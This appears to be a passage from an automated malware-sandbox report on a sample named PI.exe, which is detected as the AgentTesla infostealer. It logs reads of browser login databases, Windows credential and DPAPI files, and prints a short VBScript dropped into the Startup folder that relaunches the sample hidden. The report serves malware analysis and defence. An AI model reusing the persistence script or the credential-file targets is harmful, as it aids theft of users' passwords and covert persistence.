C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	722760AC	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	722760AC	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	722A5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	722A5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	722A8738	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	722A5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	8175	end of file	1	722A5544	unknown
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	5490E3F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	5490E3F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	5490E3F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	5490E3F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\60bda040-db77-4510-8571-20eaac3c1c21	unknown	4096	success or wait	1	5490E3F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	5490E3F	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	5490E3F	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	5490E3F	ReadFile

Analysis Process: PI.exe PID: 4600 Parent PID: 6512

General

Start time:	09:22:32
Start date:	21/11/2020
Path:	C:\Users\user\Desktop\PI.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\PI.exe' 2 5152 5197828
Imagebase:	0x400000
File size:	987648 bytes
MD5 hash:	DBDA32339A6965FEFC794F220F944016
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Reputation:	low

Analysis Process: wscript.exe PID: 6776 Parent PID: 3424

General

Start time:	09:22:41
Start date:	21/11/2020
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\STRATUP.vbs'
Imagebase:	0x7ff6a8ea0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: PI.exe PID: 6744 Parent PID: 6776

General

Start time:	09:22:43
Start date:	21/11/2020
Path:	C:\Users\user\Desktop\PI.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\PI.exe'
Imagebase:	0x400000
File size:	987648 bytes
MD5 hash:	DBDA32339A6965FEFC794F220F944016
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.708227438.00000000027D5000.00000040.00000001.sdmp, Author: Joe Security

Reputation:	low

Analysis Process: notepad.exe PID: 6636 Parent PID: 6744

General

Start time:	09:22:43
Start date:	21/11/2020
Path:	C:\Windows\SysWOW64\notepad.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\notepad.exe
Imagebase:	0xcf0000
File size:	236032 bytes
MD5 hash:	D693F13FE3AA2010B854C4C60671B8E2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\STRATUP.vbs	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	CB010A	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\STRATUP.vbs	success or wait	1	CB01E1	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\STRATUP.vbs	unknown	115	73 45 54 20 44 6f 4d 50 65 79 74 43 6f 71 6d 59 56 20 3d 20 63 72 65 41 74 45 4f 42 6a 65 63 74 28 22 57 73 63 52 49 70 54 2e 73 48 45 4c 6c 22 29 0d 0a 64 4f 6d 50 65 79 74 43 6f 71 6d 79 76 2e 72 55 6e 20 22 22 22 43 3a 5c 55 73 65 72 73 5c 6a 6f 6e 65 73 5c 44 65 73 6b 74 6f 70 5c 50 49 2e 65 78 65 22 22 22 2c 20 30 2c 20 46 61 6c 73 65 00	sET DoMPeytCoqmYV = creAtEOBject("Wscr ipt.sHELl")..dOmPeytCoq myv.rUn """C:\Users\user\Desktop\ PI.exe""", 0, False.	success or wait	1	CB012F	WriteFile

Analysis Process: PI.exe PID: 6728 Parent PID: 6744

General

Start time:	09:22:44
Start date:	21/11/2020
Path:	C:\Users\user\Desktop\PI.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\PI.exe'

Imagebase:	0x400000
File size:	987648 bytes
MD5 hash:	DBDA32339A6965FEFC794F220F944016
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.706572619.0000000000B42000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.705557320.0000000000475000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.706213393.0000000000790000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.707115774.0000000000BB2000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000001.705125363.0000000000499000.00000040.00020000.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: PI.exe PID: 6788 Parent PID: 6744

General

Start time:	09:22:44
Start date:	21/11/2020
Path:	C:\Users\user\Desktop\PI.exe
Wow64 process (32bit):	false
Commandline:	'C:\Users\user\Desktop\PI.exe' 2 6728 5209890
Imagebase:	0x400000
File size:	987648 bytes
MD5 hash:	DBDA32339A6965FEFC794F220F944016
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Disassembly

Code Analysis